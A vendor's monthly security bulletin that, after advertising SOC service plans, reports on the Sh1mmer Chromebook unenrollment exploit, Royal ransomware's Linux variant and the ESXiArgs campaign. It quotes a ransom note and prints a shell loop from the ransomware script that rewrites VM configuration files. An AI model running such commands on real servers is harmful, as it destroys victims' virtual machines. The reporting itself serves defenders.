Advanced Security Operations Center
Telelink Business Services
www.tbs.tech

Monthly Security Bulletin

December 2022

This security bulletin is powered by

Telelink Business Services'

Advanced Security Operations Center

The modern cybersecurity threat landscape is constantly evolving. New vulnerabilities and zero-day attacks are discovered every day. The old vulnerabilities still exist. The tools to exploit these vulnerabilities are applying more complex techniques. But are getting easier to use.

Mitigating modern cyber threats require solutions for continuous monitoring, correlation, and behavior analysis that are expensive and require significant amount of time to be implemented. Moreover, many organizations struggle to hire and retain the expensive security experts needed to operate those solutions and provide value by defending the organizations.

The ASOC by Telelink allows organizations get visibility, control, and recommendations on improving their security posture for a fixed and

Why Advanced Security Operations Center (ASOC) by Telelink?

- Delivered as a service, which guarantees fast implementation, clear responsibility in the Supplier and ability to cancel the contract on a monthly basis.
- Built utilizing state of the art leading vendor's solutions.
- Can be sized to fit small, medium, and large business needs.
- No investment in infrastructure, team, trainings or required technology.
- Flexible packages and add-ons that allow pay what you need approach.
- Provided at a fraction of the cost of operating your own SOC.

LITE Plan

425 EUR/mo

- Gain visibility on the security posture of all your company's IT infrastructure
- Analysis of up to 2 GB/day log data
- Optional emergency response team (ERT) and user and endpoint behavior analytics (UEBA)

Get visibility on the cyber threats targeting your company!

PROFESSIONAL Plan

1225 EUR/mo

- Gain visibility on your company's security posture and recommendations on how to deal with security threats, risks, and actors
- Analysis of up to 5 GB/day log data and 100 GB/day network data
- Optional ERT and UEBA


Start to mitigate cyber threats and minimize the risk!

ADVANCED Plan

2 575 EUR/mo

- Gain complete visibility, deep analysis, recommendations, and security awareness trainings for your employees
- Analysis of up to 10 GB/day log data and 200 GB/day network data
- Included ERT and optional UEBA

Complete visibility, deep analysis, and cyber threat mitigation!



Log Analysis and Correlation | Health Monitoring | Asset Identification and Prioritization | Infrastructure Security Assessment | Infrastructure Security Audit | Automatic Asset Discovery and Service Mapping | Network Devices Configurations Backup

Monthly External Vulnerability Scan and Reports | External Vulnerability Analysis | Monthly Internal Vulnerability Scan and Reports | Internal Vulnerability Analysis | Advanced Vulnerability Analysis | Recommendations for Security Patch Management

Automatic Attack and Breach Detection | Human Triage | Threat Hunting

Recommendations and Workarounds | Recommendations for Future Mitigation

Attack Vector Identification | Reports | Security Surface Exposure | Likelihood Analysis | Impact Analysis

Network Forensics | Server Forensics | Endpoint Forensics

Monthly Security Bulletin | Emerging Threats Bulletins | Tailored Bulletin for Customer's Critical Assets | Security Awareness Training

Lite Plan | Professional Plan (incl. all from Lite) | Advanced Plan (incl. all from Professional)

What is inside:

- Infrastructure Security Monitoring – the essential minimum to cybersecurity and to detect anomalies is to monitor your infrastructure 24x7x365
- Vulnerability Management – get visibility on the risks new or old vulnerabilities are posing to your IT infrastructure and get recommendations on how to reduce or mitigate those risks
- Attack Detection – get data from state-of-the-art cybersecurity tools, detect attacks and breaches, and involve our ASOC Analytics Team to perform human triage and threat hunting to precisely define the risks of the attack
- Reports and Recommendations – get detailed tailored reports with structured recommendations on how to prevent malicious activities (attacks) and take preventive measures
- Advanced Attack Analysis – get information on the attack vector, the attack surface, potential threat actors, and their objectives and motives for the attack
- Forensic Analysis – in case of severe cybercrimes the ASOC team can perform forensic analysis and/or support the authorities
- Bulletins, Training and Awareness – be timely informed on critical vulnerabilities with tailored and emerging threats bulletins and security awareness trainings to stop people being the weakest link

Table of Contents

1. New Sh1mmer ChromeBook exploit unenrolls managed devices

A new exploit called ‘Sh1mmer’ allows users to unenroll an enterprise-managed Chromebook, enabling them to install any apps they wish and bypass device restrictions.

When Chromebooks are enrolled with a school or an enterprise, they are managed by policies established by the organization's administrators. This allows admins to force-install browser extensions, apps, and to restrict how a device can be used.

Furthermore, once enrolled, it is almost impossible to unenroll the device without the organization's admin doing it for you.

To bypass these restrictions, security researchers from the Mercury Workshop Team have developed a new exploit called 'Shady Hacking 1nstrument Makes Machine Enrollment Retreat', or 'Sh1mmer,' that lets users unenroll their Chromebooks from enterprise management.


The exploit requires a publicly leaked RMA shim that the Sh1mmer exploit will modify to allow users to manage the device's enrollment. The researchers say that the following Chromebook boards are known to have publicly released RMA shims.

```
brask, brya, clapper, coral, dedede, enguarde, glimmer,
grunt, hana, hatch, jacuzzi, kukui, nami, octopus, orco,
pyro, reks, sentry, stout, strongbad, tidus, ultima, volteer,
zork
```

For those unfamiliar with RMA shims, they are disk images stored on USB devices that contain a combination of the ChromOS factory bundle components used to reinstall the operating system and manufacturer tools used to perform repair and diagnostics.

To use this exploit, you need to download an RMA shim for your Chromebook board, use the researcher’s online builder to inject it with the Sh1mmer exploit, and then run the Chrome Recovery utility.

Using the steps detailed on the Sh1mmer site, you can load the modified RMA shim to launch the Sh1mmer menu, shown below.



Wipe GBB Flags
Wipe the GBB (Google Binary Block) flags.

Disable rootFS Verification
Allow root-level access to the filesystem.

Un-Enroll Device
Remove this device's enrollment.

Open Bash
Opens a bash terminal.

Re-Enroll Device
Add this device back to the initial workplace.

Disable block_devmode
Unblocks developer mode.

Enable USB Boot
Allow booting from USB drives.

SH1mmer

Use the arrow keys to select, and enter to confirm.
Press backspace to go back.

Beautiful World
Version 1.0.0 | Licensed under GPL-3

Sh1mmer exploit menu

From this menu, you can unenroll and re-enroll a device as needed, enable USB boot, allow root-level access to the operating system, open a bash shell, and more.

A member of the k12sysadmin Reddit group tested the exploit and stated that they could use the exploit to unenroll their Chromebook and use it as a brand new device.

"I tested with my spare Acer 311/722 this morning. It definitely does exactly what it says it will. Go to Utilities, wipe GBB flags, and then deprovision and reboot," posted a technician to the /r/k12sysadmin Reddit group.

"I could then register it with my personal email and everything works just like a new out of the box device with no forced enrollment."

Another system administrator warned that the use of this exploit likely breaks student code of conduct, and could lead to serious consequences.

"Other IT admins warn that this is a serious breach of school At this point, it’s practically vandalizing school property and breaking your AUP (probably)," wrote a k12sysadmin member.

"This isn’t a tech issue, its a discipline issue. Once you find out, have the school confiscate the chromebook and the IT Dept. re-enroll the chromebook to the network."

"Take the kid’s district use of tech away for a year. They should learn their lesson."

Google told BleepingComputer that they are aware of the exploit and are working to address the issue.

"We are aware of the issue affecting a number of ChromeOS device RMA shims and are working with our hardware partners to address it," Google told BleepingComputer.

Unfortunately, they did not provide information on how admins can prevent the exploit or detect exploited devices.

However, when the Sh1mmer exploit is used, it will cause the device to show up as inactive in the administration console.

Another member of the k12sysadmin Reddit group said that admins could enable Inactive device notifications to receive emails when a device becomes inactive, allowing admins to look into it further and see if the exploit was used.

Source: https://www.bleepingcomputer.com/news/security/new-sh1mmer-chromebook-exploit-unenrolls-managed-devices/

2. Linux version of Royal Ransomware targets VMware ESXi servers

Royal Ransomware is the latest ransomware operation to add support for encrypting Linux devices to its most recent malware variants, specifically targeting VMware ESXi virtual machines.

BleepingComputer has been reporting on similar Linux ransomware encryptors released by multiple other gangs, including Black
Basta, LockBit, BlackMatter, AvosLocker, REvil, HelloKitty, RansomEXX, and Hive.


The new Linux Royal Ransomware variant was discovered by Will Thomas of the Equinix Threat Analysis Center (ETAC), and is executed using the command line.

It also comes with support for multiple flags that will give the ransomware operators some control over the encryption process:

- -stopvm > stops all running VMs so they can be encrypted
- -vmonly - Only encrypt virtual machines
- -fork - unknown
- -logs - unknown
- -id: id must be 32 characters

When encrypting files the ransomware will append the .royal_u extension to all encrypted files on the VM.

While anti-malware solutions had issues detecting Royal Ransomware samples that bundle the new targeting capabilities, they're now detected by 23 out of 62 malware scanning engines on VirusTotal.



23 security vendors and no sandboxes flagged this file as malicious

b57e5f0c857e807a03770feb4d3aa254d2c4c8c8d9
e08687796be30e2093286c
b57e5f0c857e807a03770feb4d3aa254d2c4c8c8d9e08
687796be30e2093286c.elf

elf 64bits detect-debug-environment

2.44 MB
Size

2023-02-03 21:17:22 UTC
1 hour ago

Security vendors' analysis

ALYac	Trojan.Ransom.Linux.Gen	Antiy-AVL	Trojan/Linux.Vigorf.a
Arcabit	Trojan.Linux.Generic.D4787E	Avast	ELF:Royal-A [Ransom]
AVG	ELF:Royal-A [Ransom]	BitDefender	Trojan.Linux.Generic.292990

Detection score on VirusTotal

Who is Royal Ransomware?

Royal Ransomware is a private operation comprised of seasoned threat actors who previously worked with the Conti ransomware operation


Starting in September, Royal ramped up malicious activities months after first being spotted in January 2022.

While they initially utilized encryptors from other operations, such as BlackCat, they transitioned to using their own, starting with Zeon which dropped ransom notes similar to those generated by Conti.

In mid-September, the group rebranded as "Royal" and began deploying a new encryptor in attacks that produces ransom notes with the same name.

The gang demands ransom payments ranging from $250,000 to tens of millions after encrypting their targets' enterprise network systems.

In December, the U.S. Department of Health and Human Services (HHS) warned of Royal ransomware attacks targeting organizations in the Healthcare and Public Healthcare (HPH) sector.



Royal ransomware submissions (ID Ransomware)

Most ransomware strains now also target Linux

The ransomware groups' shift towards targeting ESXi virtual machines aligns with a trend where enterprises have transitioned to VMs as they come with improved device management and much more efficient resource handling.

After deploying their payloads on ESXi hosts, the ransomware operators use a single command to encrypt multiple servers.

"The reason why most ransomware groups implemented a Linux-based version of their ransomware is to target ESXi specifically," Wosar told BleepingComputer last year.

You can find more info on Royal Ransomware and what to do if you get hit in this support topic on the BleepingComputer forum.

Tens of thousands of VMware ESXi servers exposed on the Internet reached their end-of-life in October, according to a Lansweeper report.

These systems will only receive technical support from now on but no security updates, which exposes them to ransomware attacks.

To put things in perspective and show just how exposed to attacks such servers are, a new ransomware strain known as ESXiArgs was used to scan for and encrypt unpatched servers in a massive campaign targeting ESXi devices worldwide this Friday.

Within just a few hours, over 100 servers worldwide were compromised in these attacks, according to a Shodan search.

Source: https://www.bleepingcomputer.com/news/security/linux-version-of-royal-ransomware-targets-vmware-esxi-servers/

3. Massive ESXiArgs ransomware attack targets VMware ESXi servers worldwide

Admins, hosting providers, and the French Computer Emergency Response Team (CERT-FR) warn that attackers actively target VMware ESXi servers unpatched against a two-year-old remote code execution vulnerability to deploy a new ESXiArgs ransomware.

Tracked as CVE-2021-21974, the security flaw is caused by a heap overflow issue in the OpenSLP service that can be exploited by unauthenticated threat actors in low-complexity attacks.

"As current investigations, these attack campaigns appear to be exploiting the vulnerability CVE-2021-21974, for which a patch has been available since 23 February 2021," CERT-FR said.


"The systems currently targeted would be ESXi hypervisors in version 6.x and prior to 6.7."

To block incoming attacks, admins have to disable the vulnerable Service Location Protocol (SLP) service on ESXi hypervisors that haven't yet been updated.

CERT-FR strongly recommends applying the patch as soon as possible but adds that systems left unpatched should also be scanned to look for signs of compromise.

CVE-2021-21974 affects the following systems:

- ESXi versions 7.x prior to ESXi70U1c-17325551
- ESXi versions 6.7.x prior to ESXi670-202102401-SG
- ESXi versions 6.5.x prior to ESXi650-202102101-SG



Mathieu Feuillet
@MathieuFeuillet

Attention, we receive many reports related to this campaign! To be treated urgently!

CERT-FR @CERT_FR · 41m
⚠ Alerte CERT-FR ⚠
CERTFR-2023-ALE-015 : Campagne d'exploitation d'une vulnérabilité affectant VMware ESXi (03 février 2023).
cert.ssi.gouv.fr/alerte/CERTFR-...

French cloud provider OVHcloud first published a report linking this massive wave of attacks targeting VMware ESXi servers with the Nevada ransomware operation.

"According to experts from the ecosystem as well as autorities, they might be related to Nevada ransomware and are using CVE-2021-21974 as compromission vector. Investigation are still ongoing to confirm those assumptions," OVHcloud CISO Julien Levrard said.

"The attack is primarily targetting ESXi servers in version before 7.0 U3i, apparently through the OpenSLP port (427)."

However, the company backtracked soon after our story was released, saying they attributed it to the wrong ransomware operation.

At the end of the first day of attacks, approximately 120 ESXi servers were encrypted.

However, the numbers quickly grew over the weekend, with 2,400 VMware ESXi devices worldwide currently detected as compromised in the ransomware campaign, according to a Censys search.

In an advisory published on February 6th, VMware confirmed that this attack exploits older ESXi flaws and not a zero-day vulnerability.

The company advises admins to install the latest updates for ESXi servers and disable the OpenSLP service, which has been disabled by default since 2021.

Some admins breached in this attack said they did not have SLP enabled [1, 2], adding further confusion as to how servers were breached.

Overall, the ransomware campaign has not seen much success considering the large number of encrypted devices, with the Ransomwhere ransom payment tracking service reporting only four ransom payments for a total of $88,000.

The lack of ransom payments is likely due to a VMware ESXi recovery guide created by security researcher Enes Sonmez, allowing many admins to rebuild their virtual machines and recover their data for free.

New ESXiArgs ransomware

However, from the ransom notes seen in this attack, they do not appear to be related to the Nevada Ransomware, and appear to be from a new ransomware family.


Starting roughly four hours ago, victims impacted by this campaign have also begun reporting the attacks on BleepingComputer's forum, asking for help and more information on how to recover their data.

The ransomware encrypts files with the .vmxf, .vmx, .vmdk, .vmsd, and .nvram extensions on compromised ESXi servers and creates a **.args** file for each encrypted document with metadata (likely needed for decryption).

While the threat actors behind this attack claim to have stolen data, one victim reported in the BleepingComputer forums that it was not the case in their incident.

"Our investigation has determined that data has not been infiltrated. In our case, the attacked machine had over 500 GB of data but typical daily usage of only 2 Mbps. We reviewed traffic stats for the last 90 days and found no evidence of outbound data transfer," the admin said.

Victims have also found ransom notes named "ransom.html" and "How to Restore Your Files.html" on locked systems. Others said that their notes are plaintext files.


How to Restore Your Files
File | C:/Users/User/How%20to%20Restore%20Your%20Files.html

How to Restore Your Files

Security Alert!!!

We hacked your company successfully

All files have been stolen and encrypted by us

If you want to restore files or avoid file leaks, please send **2.033763** bitcoins to the wallet [redacted]

If money is received, encryption key will be available on **TOX_ID:** [redacted]

Attention!!!

Send money within 3 days, otherwise we will expose some data and raise the price

Don't try to decrypt important files, it may damage your files

Don't trust who can decrypt, they are liars, no one can decrypt without key file

If you don't send bitcoins, we will notify your customers of the data breach by email and text message

And sell your data to your opponents or criminals, data may be made release

Note

SSH is turned on

Firewall is disabled

ESXiArgs ransom note (BleepingComputer)

ID Ransomware's Michael Gillespie is currently tracking the ransomware under the name **'ESXiArgs,'** but told BleepingComputer that until we can find a sample, there is no way to determine if it has any weaknesses in the encryption.

BleepingComputer has a dedicated ESXiArgs support topic where people are reporting their experiences with this attack and receiving help recovering machines.

ESXiArgs technical details

Last night, an admin retrieved a copy of the ESXiArgs encryptor and associated shell script and shared it in the BleepingComputer support topic.

Analyzing the script and the encryptor has allowed us to understand better how these attacks were conducted.

When the server is breached, the following files are stored in the /tmp folder:

- **encrypt** - The encryptor ELF executable.
- **encrypt.sh** - A shell script that acts as the logic for the attack, performing various tasks before executing the encryptor, as described below.
- **public.pem** - A public RSA key used to encrypt the key that encrypts a file.
- **motd** - The ransom note in text form that will be copied to /etc/motd so it is shown on login. The server's original file will be copied to /etc/motd1.

- **index.html** - The ransom note in HTML form that will replace VMware ESXi's home page. The server's original file will be copied to index1.html in the same folder.

ID Ransomware's Michael Gillespie analyzed the encryptor and told BleepingComputer the encryption is, unfortunately, secure, meaning no cryptography bugs allow decryption.

"The public.pem it expects is a public RSA key (my guess is RSA-2048 based on looking at encrypted files, but the code technically accepts any valid PEM).," Gillespie posted in the forum support topic.

"For the file to encrypt, it generates 32 bytes using OpenSSL's secure CPRNG RAND_pseudo_bytes, and this key is then used to encrypt the file using Sosemanuk, a secure stream cipher. The file key is encrypted with RSA (OpenSSL's RSA_public_encrypt), and appended to the end of the file."

"The use of the Sosemanuk algorithm is rather unique, and is usually only used in ransomware derived from the Babuk (ESXi variant) source code. This may perhaps be the case, but they modified it to use RSA instead of Babuk's Curve25519 implementation."

This analysis indicates that ESXiArgs is likely based on leaked Babuk source code, which has been previously used by other ESXi ransomware campaigns, such as CheersCrypt and the Quantum/Dagon group's PrideLocker encryptor.

While the ransom note for ESXiArgs and Cheerscrypt are very similar, the encryption method is different, making it unclear if this is a new variant or just a shared Babuk codebase.


Furthermore, this does not appear to be related to the Nevada ransomware, as previously mentioned by OVHcloud.

The encryptor is executed by a shell script file that launches it with various command line arguments, including the public RSA key file, the file to encrypt, the chunks of data that will not be encrypted, the size of an encryption block, and the file size.

```
usage: encrypt <public_key> <file_to_encrypt> [<enc_step>]
[<enc_size>] [<file_size>]
       enc_step   -   number of MB to skip while encryption
       enc_size   -   number of MB in encryption block
       file_size  -   file size in bytes (for sparse files)
```

This encryptor is launched using the encrypt.sh shell script that acts as the logic behind the attack, which we will briefly describe below.

When launched, the script will execute the following command to modify the ESXi virtual machine's configuration files (.vmx) so that the strings **'.vmdk'** and **'.vswp'** are changed to **'1.vmdk'** and **'1.vswp'**.



```
for config_file in $(esxcli vm process list | grep "Config File" |
awk '{print $3}'); do
  echo "FIND CONFIG: $config_file"
  sed -i -e 's/.vmdk/1.vmdk/g' -e 's/.vswp/1.vswp/g' "$config_file"
done
```

Modifying VMX files
Source: BleepingComputer

The script then terminates all running virtual machines by force-terminating (kill -9) all processes containing the string **'vmx'** in a similar way to this VMware support article.

The script will then use the 'esxcli storage filesystem list | grep "/vmfs/volumes/" | awk -F' ' '{print $2}'' command to get a list of ESXi volumes.

